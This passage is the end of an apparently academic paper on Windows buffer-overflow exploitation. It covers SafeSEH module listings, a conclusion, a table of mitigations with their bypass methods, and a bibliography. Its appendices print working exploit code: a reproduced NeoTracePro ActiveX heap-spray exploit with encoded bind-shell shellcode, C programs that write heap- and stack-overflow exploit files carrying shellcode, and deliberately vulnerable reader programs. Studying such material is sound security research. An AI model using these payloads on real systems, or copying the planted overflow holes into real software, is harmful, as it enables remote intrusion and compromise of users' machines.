/SafeSEH ON   0x76fd0000  0x7704f000  2001.12.4414.308                C:\WINDOWS\system32\CLBCATQ.DLL
No SEH        0x77050000  0x77115000  2001.12.4414.258                C:\WINDOWS\system32\COMRes.dll
/SafeSEH ON   0x77120000  0x771ab000  5.1.2600.3266                   C:\WINDOWS\system32\OLEAUT32.dll
/SafeSEH ON   0x771b0000  0x77256000  6.00.2900.3354 (xpsp_sp2_gdr.08 C:\WINDOWS\system32\WININET.dll
/SafeSEH ON   0x773d0000  0x774d2000  6.0 (xpsp_sp2_rtm.040803-2158)  C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Control
/SafeSEH ON   0x774e0000  0x7761d000  5.1.2600.2726 (xpsp_sp2_gdr.050 C:\WINDOWS\system32\ole32.dll
/SafeSEH ON   0x77920000  0x77a13000  5.1.2600.2180 (xpsp_sp2_rtm.040 C:\WINDOWS\system32\SETUPAPI.dll
/SafeSEH ON   0x77a20000  0x77a74000  5.1.2600.2180 (xpsp_sp2_rtm.040 C:\WINDOWS\System32\cscui.dll
/SafeSEH ON   0x77a80000  0x77b14000  5.131.2600.2180 (xpsp_sp2_rtm.0 C:\WINDOWS\system32\CRYPT32.dll
No SEH        0x77b20000  0x77b32000  5.1.2600.2180 (xpsp_sp2_rtm.040 C:\WINDOWS\system32\MSASN1.dll
/SafeSEH ON   0x77b40000  0x77b62000  5.1.2600.2180 (xpsp_sp2_rtm.040 C:\WINDOWS\system32\appHelp.dll
/SafeSEH ON   0x77c00000  0x77c08000  5.1.2600.2180 (xpsp_sp2_rtm.040 C:\WINDOWS\system32\VERSION.dll
/SafeSEH ON   0x77c10000  0x77c68000  7.0.2600.2180 (xpsp_sp2_rtm.040 C:\WINDOWS\system32\msvcrt.dll
/SafeSEH ON   0x77c70000  0x77c93000  5.1.2600.2180 (xpsp_sp2_rtm.040 C:\WINDOWS\system32\msv1_0.dll
/SafeSEH ON   0x77dd0000  0x77e6b000  5.1.2600.2180 (xpsp_sp2_rtm.040 C:\WINDOWS\system32\ADVAPI32.dll
/SafeSEH ON   0x77e70000  0x77f02000  5.1.2600.3173 (xpsp_sp2_gdr.070 C:\WINDOWS\system32\RPCRT4.dll
/SafeSEH ON   0x77f10000  0x77f57000  5.1.2600.3316 (xpsp_sp2_gdr.080 C:\WINDOWS\system32\GDI32.dll
/SafeSEH ON   0x77f60000  0x77fd6000  6.00.2900.3354 (xpsp_sp2_gdr.08 C:\WINDOWS\system32\SHLWAPI.dll
/SafeSEH ON   0x77fe0000  0x77ff1000  5.1.2600.2180 (xpsp_sp2_rtm.040 C:\WINDOWS\system32\Secur32.dll
/SafeSEH ON   0x7c340000  0x7c396000  7.10.3052.4                     C:\Program Files\Yahoo!\Messenger\MSVCR71.dll
/SafeSEH ON   0x7c800000  0x7c8f5000  5.1.2600.3119 (xpsp_sp2_gdr.070 C:\WINDOWS\system32\kernel32.dll
/SafeSEH ON   0x7c900000  0x7c9b0000  5.1.2600.2180 (xpsp_sp2_rtm.040 C:\WINDOWS\system32\ntdll.dll
/SafeSEH ON   0x7c9c0000  0x7d1d6000  6.00.2900.3241 (xpsp_sp2_gdr.07 C:\WINDOWS\system32\SHELL32.dll
/SafeSEH ON   0x7d1e0000  0x7d49e000  3.1.4000.4039                   C:\WINDOWS\system32\msi.dll
/SafeSEH ON   0x7dc30000  0x7df21000  6.00.2900.3354 (xpsp_sp2_gdr.08 C:\WINDOWS\System32\mshtml.dll
/SafeSEH OFF  0x37000000  0x37013000  8.0.0.277                       C:\WINDOWS\system32\EntApi.dll
/SafeSEH OFF  0x746c0000  0x746e7000  3.10.349.0                      C:\WINDOWS\System32\msls31.dll
/SafeSEH OFF  0x32520000  0x32532000  10.0.2609                       C:\Program Files\Microsoft Office\Office10\msohev.dll
```

Attached process paused at ntdll.DbgBreakPoint    Paused

**Figure 5.2: Modules linked with Internet Explorer process**

## 5.4 Summary

In this chapter we examined ways on how to circumvent preventive measures that may have already been in place. Using the "Return to libc" method lets us bypass machines that have a non-executable stack in place. Heap spraying is another very simple and reliable technique without having to repair or worry about fixing the heap management structures. This technique works well for both stack-based and heap-based exploits. Finally we investigated the weaknesses of libraries not being all compiled and linked with the /SafeSEH switch. It only takes one library to be loaded and containing our jump address to compromise our victim's machine.

# 6. Conclusion

In this paper we have seen how buffer overflows take place and what effects they can bring when too much data is inputted into a program that has no way of handling it. By understanding how computer memory and processor registers work we can better diagnose when actual buffer overflows take place. Having a few fundamental tools by our side, one such tool being a debugger can easily help us pinpoint the flaw in code and then corrective measures can be then taken.

We looked into ways on how preventive measures can be taken by the developer but this is by no means a cure to our buffer overflow problem. These are just preventive measures to help us mitigate the vulnerability. The real solution would be to rectify the problem at the source which means removing all boundless functions from code and educating developers by writing secure code by implementing safe functions.

Most of these preventive measures are by recompiling and linking with new switches such as dynamicbase, nxcompat, SafeSEH which are supported by the latest Visual C compilers. Windows XP's service pack 2 has brought a number of security features reducing a number of exploits being successful. The release of Windows Vista which comes with the ASLR feature brings a huge counter-offensive against exploits as now function addresses are randomised at each boot. So even by having vulnerable code with no preventive measures taken by the developer, just by upgrading to Windows Vista will greatly reduce exploits from being successful.

Linking with the all latest compiler switches will prevent buffer overflows from being exploitable but at times we might encounter one preventive measure being in place but not the other. This is due to new linker options which have been integrated in compilers over the years. For example, compiling with a previous version of Visual C++ might not have the dynamicbase switch.

Table 6.1 below shows us that applying one preventive measure will only make the attacker use another technique to obtain control.

| **Preventive measure** | **Switch/update for protection** | **Type of protection** | **Method to bypass** |
|---|---|---|---|
| ASLR | /Dynamicbase | Stack and heap | None easily |
| DEP (hardware) | /Nxcompat | Stack and heap | Return to LibC |
| DEP (software) | /SafeSEH | Stack | Heap spraying (only if all libraries are seh safe) |
| Canary | /GS (default) | Stack | SEH/heap spraying for Activex type exploits |
| Safe unlinking | Service pack 2 for XP | Heap | Heap spraying for Activex type exploits |
| Heap cookies | Service pack 2 for XP | Heap | Heap spraying for Activex type exploits |

**Table 6.1: Buffer Overflow preventive measures and bypass techniques**

This paper has enlightened us how easily systems can be compromised by this fascinating type of vulnerability. Buffer overflows are not disappearing anytime soon and are here to stay in the years to come. We will always need to be on high alert as our next attack might be just around the corner.

# 7. Bibliography

[01] J. Erickson, *Hacking the art of exploitation*, No Starch Press, pages 7-138, 2003.

[02] M. Howard, D. LeBlanc, J. Viega, *19 Deadly Sins of Software Security*, McGraw Hill, pages 1-16, 2005.

[03] E. Skoudis, T. Liston, *Counter Hack Reloaded*, Prentice Hall, pages 342-377, 2005.

[04] J. Koziol, D. Litchfield, D. Aitel, C. Anley, S. Eren, N. Metha, R. Hassel, *The Shellcoders Handbook*, Wiley, pages 3-53, 83-213, 2004.

[05] S. Chenette, M. Joseph, *Detecting Web Browser Heap Corruption Attacks*, August 2007; https://www.blackhat.com/presentations/bh-usa-07/Chenette_and_Joseph/Presentation/bh-usa-07-chenette_and_joseph.pdf .

[06] S. Harris, A. Harper, C. Eagle, J. Ness, *Gray Hat Hacking – The Ethical Hacker's Handbook*, McGraw Hill, pages 119-274, 2008.

[07] N. Bhalla, *Writing Stack Based Overflows on Windows,* http://www.securitycompass.com/resources.shtml, Accessed: May 31st 2008.

[08] tal.z, *Stack Overflows - Exploiting SEH on win32,* http://www.securityforest.com/wiki/index.php/Exploit:_Stack_Overflows_-_Exploiting_SEH_on_win32 , Accessed: 17th June 2008.

[09] A. Rahbar, *Stack overflow on Windows XP SP2*, October 2005. http://www.sysdream.com/articles/stack_overflow_win_XP_sp2.pdf .

[10] D. Litchfield, *Variations in Exploit methods between Linux and Windows*, July 2003, http://www.ngssoftware.com/papers/exploitvariation.pdf.

[11] M. Pietrek, *A Crash Course on the Depths of Win32 Structured Exception Handling*, http://www.microsoft.com/msj/0197/Exception/Exception.aspx, Accessed: 23rd June 2008.

[12] M. Miller, *Preventing the Exploitation of SEH Overwrites*, September 2006, http://www.uninformed.org/?v=5&a=2&t=pdf.

[13] M. Howard, S. Lipner, *Writing Secure Code*, Microsoft Press, pages 127-170, 2003.

[14] D. Litchfield, *Defeating the Stack Based Buffer Overflow Prevention Mechanism of Microsoft Windows 2003 Server*, September 2003. http://www.ngssoftware.com/papers/defeating-w2k3-stack-protection.pdf

[15] Microsoft, *Best Security Practices in Game Development*. http://msdn.microsoft.com/en-us/library/bb172354(VS.85).aspx, Accessed: 28th June 2008.

[16] Microsoft, */SAFESEH (Image has Safe Exception Handlers),* http://msdn.microsoft.com/en-us/library/9a89h429(VS.80).aspx, Accessed: 28th June 2008.

[17] Uniformed, *No Support for SafeSEH*, http://uninformed.org/index.cgi?v=9&a=4&p=7, Accessed: 28th June 2008

[18] M. Howard, D. LeBlanc, *Writing Secure Code for Windows Vista*, Microsoft Press, pages 49-73, 121-134, 2007.

[19] Microsoft, *Boot INI Options Reference*, http://technet.microsoft.com/en-us/sysinternals/bb963892.aspx, Accessed: 02nd July 2008

[20] Microsoft, *A detailed description of the Data Execution Prevention (DEP) feature in Windows XP Service Pack 2, Windows XP Tablet PC Edition 2005, and Windows Server 2003*, http://support.microsoft.com/kb/875352#2, Accessed: 02nd July 2008.

[21] M. Miller, Skywing, *Bypassing Windows Hardware-enforced Data Execution Prevention,* http://www.uninformed.org/?v=2&a=4 ,Accessed: 04th July 2008.

[22] J. Foster, V. Osipov, N. Bhalla, N. Heinen, *Buffer Overflow Attacks*, Syngress Publishing, pages 3-132, 161-271, 317-358, 2005.

[23] D. Aitel, *Exploiting the MSRPC Heap Overflow – Part I*, Sep 11, 2003, http://www.immunitysec.com/downloads/msrpcheap.pdf.

[24] D. Aitel, *MSRPC Heap Overflow – Part II*, Sep 11, 2003, http://www.immunitysec.com/downloads/msrpcheap2.pdf .

[25] M. Conover, *w00w00 on Heap Overflows*, http://www.w00w00.org/files/articles/heaptut.txt, Accessed: 08th July 2008.

[26] B. Moore, *Windows Heap Overflow Exploitation,* http://lists.virus.org/darklab-0402/msg00000.html, Accessed: 25th July 2008.

[27] C0ntex, *Windows heap overflows using the Process Environment Block*, http://www.milw0rm.com/papers/66, Accessed: 18th July 2008.

[28] A. Anisimov, *Defeating Microsoft Windows XP SP2 Heap protection and DEP bypass*, December 2004, http://www.maxpatrol.com/defeating-xpsp2-heap-protection.pdf.

[29] B. Moore, *Exploiting Freelist[0] On XP Service Pack 2*, December 2005, http://www.security-assessment.com/files/whitepapers/Exploiting_Freelist%5B0%5D_On_XPSP2.zip.

[30] A. Sotirov, *Heap Feng Shui in JavaScript*, http://www.determina.com/security.research/presentations/bh-eu07/bh-eu07-sotirov-paper.html, Accessed: 18th July 2008.

[31] N. Falliere, *A new way to bypass Windows heap protections,* http://www.securityfocus.com/infocus/1846, Accessed: 18th July 2008.

[32], D. Litchfield, *Windows Heap Overflows*, January 2004, http://www.blackhat.com/presentations/win-usa-04/bh-win-04-litchfield/bh-win-04-litchfield.ppt.

[33] O. Whitehouse, *Analysis of GS protections in Microsoft Windows Vista*, March 2007, http://www.symantec.com/avcenter/reference/GS_Protections_in_Vista.pdf.

[34] O. Whitehouse, *An Analysis of Address Space Layout Randomization on Windows Vista*, March 2007, http://www.symantec.com/avcenter/reference/Address_Space_Layout_Randomization.pdf.

[35] A. Rahbar, *An analysis of Microsoft Windows Vista's ASLR*, November 2006, http://www.sysdream.com/articles/Analysis-of-Microsoft-Windows-Vista's-ASLR.pdf.

[36] D. Litchfield, *Non-stack Based Exploitation of Buffer Overrun Vulnerabilities on Windows NT/2000/XP*, March 2002, http://www.ngssoftware.com/papers/non-stack-bo-windows.pdf.

[37] B. Moore, *Windows Stack Overflow Exploitation*, http://lists.virus.org/darklab-0402/msg00001.html, Accessed: 02nd August 2008.

[38] T. Puttaraksa, *Heap Spraying: Introduction*, http://sf-freedom.blogspot.com/2006/06/heap-spraying-introduction.html, Accessed: 24th August 2008

# 8. Appendices

## 8.1 Tools

Visual Studio 2008 - Professional Edition 90-Day Trial
http://msdn.microsoft.com/en-gb/vs2008/products/cc268305.aspx

Microsoft Virtual PC 2007
http://www.microsoft.com/windows/downloads/virtualpc/default.mspx

32-bit Assembler-Level Debugger
http://www.ollydbg.de/odbg110.zip

SafeSEH module inspector plug-in
http://www.48bits.com/projects/ollysseh.rar

Netwide Assembler
http://nasm.sourceforge.net/

Find Jump tool
http://www.hat-squad.com/en/000157.html

Faultmon tool
http://research.eeye.com/html/tools/RT20060801-4.html

## 8.2 Exploits

### 8.2.1 Neotrace Pro heap spraying exploit

```
<!--
/* PUBLIC SINCE MAY 31th 2007 */

/**** PRIVATE *** DON'T DISTRIBUTE *** PRIVATE *** DON'T DISTRIBUTE  *** PRIVATE
****/
____________________________________________________________________________
NeoTracePro 3.25 ActiveX Control "TraceTarget()" b0f [NeoTraceExplorer.dll]
Remote 0-day Exploit
Risk Level: High
Impact: Remote command execution
Author: A. Alejandro Hernández aka nitr0us <nitrousenador@gmail.com>
Date:  24/03/07
México
____________________________________________________________________________
/**** PRIVATE *** DON'T DISTRIBUTE *** PRIVATE *** DON'T DISTRIBUTE  *** PRIVATE
****/

I found this buffer overflow fuzzing NeoTraceExplorer.dll (an ActiveX Control) with
ComRaider from iDefense. It has a method called TraceTarget() which can be exploited
passing a large string (~486 bytes) due there's no boundary checking.

Unfortunately, somebody else found this vulnerability few months ago, but this
person didn't release an exploit ;) just published an advisory
(http://secunia.com/advisories/23463).

First of all, this b0f cannot be exploitable with the classic technique (EIP points
to an address that has a 'jmp esp') because each byte of the ret address MUST BE
between 0x00 and 0x7f (ascii values), in other case, InternetExplorer will change
the out-of-range bytes to 0x3f ('?' character) and EIP will point to and invalid
address. Example:
I've an 'jmp esp' @ 0x7c951eed in ntdll.dll, if I set the ret address to 0x7c951eed,
when the buffer gets passed from Internet Explorer to TraceTarget(), it will
overwrite EIP with: 0x7c3f1e3f (*******!).

So, The Skylined's Heap Spraying technique comes into my mind... and here is,
working so *******' fine =).

TESTED ON:  Windows XP SP 2 (Spanish) + Internet Explorer 7.0.5730.11 + NeoTracePro
3.25

Greetz to: Crypkey, alt3kx, zonartm.org, dex, Optix, Nahual, ran.
-->

<html>
       <head>
               <title>
                       NeoTracePro 3.25 ActiveX Control "TraceTarget()" b0f
[NeoTraceExplorer.dll] Remote 0-day Exploit
               </title>
       </head>

       <body bgcolor=black text=white link=white alink=white vlink=white>
               <center>

<object classid="clsid:3E1DD897-F300-486C-BEAF-711183773554"
id="NeoTracePro"></object>

               <b>/**** PRIVATE *** DON'T DISTRIBUTE *** PRIVATE *** DON'T
DISTRIBUTE  *** PRIVATE ****/</b><br><br>
NeoTracePro 3.25 ActiveX Control "TraceTarget()" b0f [NeoTraceExplorer.dll] Remote
0-day Exploit<br>
by <a href="mailto:nitrousenador@gmail.com">nitr0us</a><br>
```

```
               <a href="http://www.genexx.org/nitrous/"
target=_blank>www.genexx.org/nitrous/</a><br><br>

<input type="button" value="Exploit!" onClick="exploit()">

<script>
function exploit(){
var Target      = ""; // Exploit string
var PwnEIP      = 486; // bytes to reach EIP
var     Ninja   = "\x05\x05\x05\x05"; // ret address = 0x05050505

/* The fscking shellc0de, bind port 64876 [nitro ;)], encoded with Skylined's Alpha2
encoder and finally converted to utf-16 */
// $./msfpayload win32_bind LPORT=64876 R | ./msfencode -t raw -b '\x00' -e Alpha2 |
./beta --utf-16 > shellcode.txt
// beta encoder src: http://www.edup.tudelft.nl/~bjwever/src/beta.c

var ShellCode = unescape(

"%u03eb%ueb59%ue805%ufff8%uffff%u4949%u4937%u4949%u4949%u4949%u4949%u4949%u4949%u4949" +
"%u5a51%u626a%u3058%u3042%u4150%u416b%u7241%u4132%u4142%u3242%u4142%u4230%u5841%u4138" +
"%u5042%u7a75%u6b49%u434c%u585a%u726b%u4d6d%u5938%u4969%u496f%u696f%u516f%u4c70%u324b" +
"%u444c%u4164%u4e34%u476b%u4735%u4e4c%u636b%u744c%u3245%u5358%u5a31%u4c4f%u724b%u756f" +
"%u6e48%u536b%u576f%u3650%u4861%u636b%u4e79%u706b%u6c34%u644b%u6a41%u544e%u4f71%u4f30" +
"%u6e69%u6b4c%u4f34%u5130%u4464%u5a47%u3961%u545a%u444d%u6f41%u4a32%u494b%u6564%u426b" +
"%u6474%u7164%u6138%u5a65%u6e45%u636b%u656f%u6574%u7851%u556b%u6c36%u664b%u506c%u4c4b" +
"%u514b%u474f%u456c%u7851%u776b%u5473%u6e6c%u4e6b%u7269%u614c%u5734%u426c%u4f41%u4633" +
"%u4b51%u316b%u4c74%u714b%u5053%u4c30%u614b%u6650%u6c6c%u344b%u3730%u4c6c%u4c6d%u474b" +
"%u6730%u4178%u734e%u6e58%u326e%u766e%u5a6e%u764c%u4b30%u484f%u4256%u7246%u7573%u4336" +
"%u3458%u7473%u4272%u5448%u3237%u3453%u7372%u426f%u6b74%u7a4f%u7070%u5868%u584b%u4b6d" +
"%u774c%u304b%u4b50%u5a4f%u5376%u6d6f%u4b59%u6355%u4f56%u6a71%u534d%u3438%u6642%u7235" +
"%u444a%u3942%u386f%u5050%u6e68%u6439%u4b49%u6e45%u304d%u4b57%u494f%u5346%u3063%u6353" +
"%u3663%u5333%u3163%u5153%u3043%u3343%u4b63%u4a4f%u5070%u7166%u4978%u526d%u434c%u5656" +
"%u4c33%u4d49%u6e31%u5075%u4c68%u3464%u505a%u6f70%u4637%u3937%u4e6f%u7036%u746a%u4350" +
"%u7661%u7935%u586f%u6150%u6d78%u4e74%u764d%u6d4e%u5239%u7977%u4e6f%u3336%u3363%u4965" +
"%u4a6f%u5370%u4958%u3775%u4e39%u7066%u4649%u4b37%u4e4f%u6636%u7630%u6634%u6634%u6935" +
"%u486f%u7a50%u4233%u3948%u7077%u7879%u3146%u5069%u3957%u6b6f%u5366%u6965%u686f%u6550" +
"%u7336%u655a%u7034%u3166%u5178%u7273%u6f4d%u6d79%u3135%u427a%u6670%u4139%u5839%u6e4c" +
"%u4869%u7367%u735a%u6e74%u6a69%u3742%u3941%u3850%u6c73%u4b6a%u774e%u4432%u4b6d%u474e" +
"%u6432%u6d6c%u6e43%u706d%u307a%u6c38%u6c6b%u4e6b%u634b%u7058%u4b72%u4e4e%u5653%u4b76" +
"%u424f%u3055%u5944%u796f%u6346%u706b%u7257%u7272%u4671%u5031%u3251%u644a%u7041%u3251" +
"%u4171%u4645%u3931%u6a6f%u6370%u4c58%u6e6d%u5739%u5875%u434e%u4963%u6b6f%u5166%u4b7a" +
"%u6b4f%u754f%u6967%u686f%u4e50%u366b%u3937%u4c6c%u3843%u5044%u4964%u5a6f%u4676%u4932" +
"%u7a6f%u7570%u6c38%u6e30%u456a%u7154%u464f%u6b33%u4e4f%u6b36%u6e4f%u6230");

var heapSprayToAddress = 0x05050505; // Spray up to this address
var heapBlockSize = 0x400000; // Size of the blocks we want to create
var heapHdrSize = 0x38; // The size of the header of heap blocks in MSIE
var payLoadSize = ShellCode.length * 2; // Size of the shellcode (convert dwords to
bytes)
var spraySlideSize = heapBlockSize - (payLoadSize + heapHdrSize); //  Size of the
nopslide
var spraySlide = unescape("%u4141%u4141"); // NOP Slide filled with 0x41 ( inc ecx)
var heapBlocks = (heapSprayToAddress - 0x400000) / heapBlockSize; // Number of heap
blocks
spraySlide = getSpraySlide(spraySlide, spraySlideSize);

// We are going to create large blocks that will contain:
// [heap header][nopslide..........................][shellcode]
   memory = new Array();
for (k = 0; k < heapBlocks; k++)
     memory[k] = spraySlide + ShellCode;

// Create the Target string
     while(Target.length < PwnEIP)
      Target += "A";
      Target += Ninja;

// Exploit !
        NeoTracePro.TraceTarget(Target);
  }
```

```
function getSpraySlide(spraySlide, spraySlideSize){
// The quickest way to create large blocks of memory is doubling their size untill
they are
// big enough (or too big, in which case we cut them back to size.)

while(spraySlide.length * 2 < spraySlideSize)
  spraySlide += spraySlide;
  spraySlide = spraySlide.substring(0, spraySlideSize / 2);

  return spraySlide;
     }
     </script>
    </center>
  </body>
</html>

# milw0rm.com [2007-07-07]
```

### 8.2.2 Heap POC exploit – writing exploit file

```
#include <stdio.h>
#include <windows.h>

#define BUF       0x44
#define NOP       0x90

/* win32_exec -  EXITFUNC=process CMD=calc Size=160 Encoder=PexFnstenvSub
http://metasploit.com */
unsigned char scode[] =
"\x29\xc9\x83\xe9\xde\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x86"
"\x6f\xfa\x9a\x83\xeb\xfc\xe2\xf4\x7a\x87\xbe\x9a\x86\x6f\x71\xdf"
"\xba\xe4\x86\x9f\xfe\x6e\x15\x11\xc9\x77\x71\xc5\xa6\x6e\x11\xd3"
"\x0d\x5b\x71\x9b\x68\x5e\x3a\x03\x2a\xeb\x3a\xee\x81\xae\x30\x97"
"\x87\xad\x11\x6e\xbd\x3b\xde\x9e\xf3\x8a\x71\xc5\xa2\x6e\x11\xfc"
"\x0d\x63\xb1\x11\xd9\x73\xfb\x71\x0d\x73\x71\x9b\x6d\xe6\xa6\xbe"
"\x82\xac\xcb\x5a\xe2\xe4\xba\xaa\x03\xaf\x82\x96\x0d\x2f\xf6\x11"
"\xf6\x73\x57\x11\xee\x67\x11\x93\x0d\xef\x4a\x9a\x86\x6f\x71\xf2"
"\xba\x30\xcb\x6c\xe6\x39\x73\x62\x05\xaf\x81\xca\xee\x11\x22\x78"
"\xf5\x07\x62\x64\x0c\x61\xad\x65\x61\x0c\x9b\xf6\xe5\x6f\xfa\x9a";


void usage(char *prog)
{
    printf("\nHeapBOw 1.0 - (c) 26/07/2008, Author\n");
    printf("\nUsage:  %s <outputfile> \n\n", prog);
    exit(1);
}


int main(int argc, char *argv[])
{

     int           i;
     FILE          *heapfile;
     unsigned char buffer[1000]="";


     if(argc != 2)
     {
      usage(argv[0]);
      return -1;
     }


     if( (heapfile = fopen(argv[1],"wb")) == NULL )
     {
      printf("\n[-] Error creating file %s\n\n", argv[1]);
      return -1;
     }

     for(i=0;i<264;i++)
      fputc(BUF, heapfile);

// This is where edi+0x74 points to so we need to do a short jump forwards
     fprintf(heapfile,"%s","\xEB\x14");

// some padding
     fprintf(heapfile,"%s","\x44\x44\x44\x44\x44\x44");

// netapi32.dll contains a "call dword ptr[edi+0x74]" instruction.
// We overwrite the Unhandled Exception Filter with address 0x71C3DE66 XPSP1.
     fprintf(heapfile,"%s","\x66\xde\xc3\x71");

// Pointer to the Unhandled Exception Filter 0x77ED73B4 XPSP1
     fprintf(heapfile,"%s","\xB4\x73\xED\x77");

// NOPs
     for(i=0;i<21;i++)
      fputc(NOP, heapfile);

// Calculator shellcode
     for(i=0;i<sizeof(scode)-1;i++)
      fputc(scode[i], heapfile);

     printf("\n[+] Exploited file %s has been generated.", argv[1]);
     printf("\n[i] Run HeapBOr.exe to read exploited file to open calculator.\n\n");

     fclose(heapfile);
     return 0;

}
```

### 8.2.3 Heap POC exploit – reading exploit file

```
#include <stdio.h>
#include <windows.h>

void usage(char *prog)
{
   printf("\nHeapBOr 1.0 - (c) 26/07/2008, Author\n");
   printf("\nUsage: %s <inputfile>\n\n", prog);
   exit(1);
}

int main(int argc, char *argv[])
{

     FILE          *heapfile;
     HINSTANCE     LibHandle;
     HANDLE        heaphand = NULL;
     unsigned char *chunk1 = NULL;
     unsigned char *chunk2 = NULL;
     unsigned char buffer[1000]="";


     if(argc < 2 || argc > 2)
     {
      usage(argv[0]);
     }

     LibHandle = LoadLibrary("netapi32.dll");

     heaphand = HeapCreate(0, 0, 0);
     if (heaphand == NULL)
     {
      printf("\n[-] HeapCreate failed\n\n");
      return 0;
     }

     if( (heapfile = fopen(argv[1], "rb")) == NULL )
     {
      printf("\n[-] Error reading file %s\n\n", argv[1]);
      return -1;
     }

     chunk1 = HeapAlloc(heaphand, 0, 260);

     fgets(chunk1, 1000, heapfile); // Heap Overflow happens here

     chunk2 = HeapAlloc(heaphand, 0, 260);   // second call gives us control

     return 0;

}
```

### 8.2.4 Stack POC exploit – writing exploit file

```
#include <stdio.h>

#define BUF       0x44
#define NOP       0x90


/* win32_exec -  EXITFUNC=process CMD=calc Size=160 Encoder=PexFnstenvSub
http://metasploit.com */
unsigned char scode[] =
"\x29\xc9\x83\xe9\xde\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x86"
"\x6f\xfa\x9a\x83\xeb\xfc\xe2\xf4\x7a\x87\xbe\x9a\x86\x6f\x71\xdf"
"\xba\xe4\x86\x9f\xfe\x6e\x15\x11\xc9\x77\x71\xc5\xa6\x6e\x11\xd3"
"\x0d\x5b\x71\x9b\x68\x5e\x3a\x03\x2a\xeb\x3a\xee\x81\xae\x30\x97"
"\x87\xad\x11\x6e\xbd\x3b\xde\x9e\xf3\x8a\x71\xc5\xa2\x6e\x11\xfc"
"\x0d\x63\xb1\x11\xd9\x73\xfb\x71\x0d\x73\x71\x9b\x6d\xe6\xa6\xbe"
"\x82\xac\xcb\x5a\xe2\xe4\xba\xaa\x03\xaf\x82\x96\x0d\x2f\xf6\x11"
"\xf6\x73\x57\x11\xee\x67\x11\x93\x0d\xef\x4a\x9a\x86\x6f\x71\xf2"
"\xba\x30\xcb\x6c\xe6\x39\x73\x62\x05\xaf\x81\xca\xee\x11\x22\x78"
"\xf5\x07\x62\x64\x0c\x61\xad\x65\x61\x0c\x9b\xf6\xe5\x6f\xfa\x9a";


void usage(char *prog)
{
    printf("\nStackBOw 1.0 - (c) 13/08/2008, Author\n");
    printf("\nUsage:  %s <outputfile> \n\n", prog);
    exit(1);
}

int main(int argc, char *argv[])
{
     int           i;
     FILE          *stackfile;
     unsigned char buffer[1000]="";

     if(argc != 2)
     {
      usage(argv[0]);
      return -1;
     }
     if( (stackfile = fopen(argv[1],"wb")) == NULL )
     {
      printf("\n[-] Error creating file %s\n\n", argv[1]);
      return -1;
     }
     for(i=0;i<264;i++)
      fputc(BUF, stackfile);

// Return address c:\>findjmp2 kernel32.dll esp
// 0x7C82D9FB      call esp
// Windows XP SP2 13/08/08

     fprintf(stackfile,"%s","\xFB\xD9\x82\x7C");

// NOPs

     for(i=0;i<21;i++)
      fputc(NOP, stackfile);

// Calculator shellcode

     for(i=0;i<sizeof(scode)-1;i++)
      fputc(scode[i], stackfile);


     printf("\n[+] Exploited file %s has been generated.", argv[1]);
     printf("\n[i] Run StackBOr.exe to read exploited file to open
calculator.\n\n");

     fclose(stackfile);
     return 0;

}
```

### 8.2.5 Stack POC exploit – reading exploit file

```
#include <stdio.h>

int stacktest(char *buf)
{
   unsigned char bufferA[260];

   strcpy(bufferA, buf); // Stack Overflow happens here
   return 0;
}


void usage(char *prog)
{
   printf("\nStackBOr 1.0 - (c) 13/08/2008, Author\n");
   printf("\nUsage: %s <inputfile>\n\n", prog);
   exit(1);
}

int main(int argc, char *argv[])
{

     FILE          *stackfile;
     unsigned char buffer[1000]="";

     if(argc < 2 || argc > 2)
     {
      usage(argv[0]);
     }

     if( (stackfile = fopen(argv[1], "rb")) == NULL )
     {
      printf("\n[-] Error reading file %s\n\n", argv[1]);
      return -1;
     }
```

```
    fgets(buffer, 1000, stackfile);

    stacktest(buffer);

    return 0;

}
```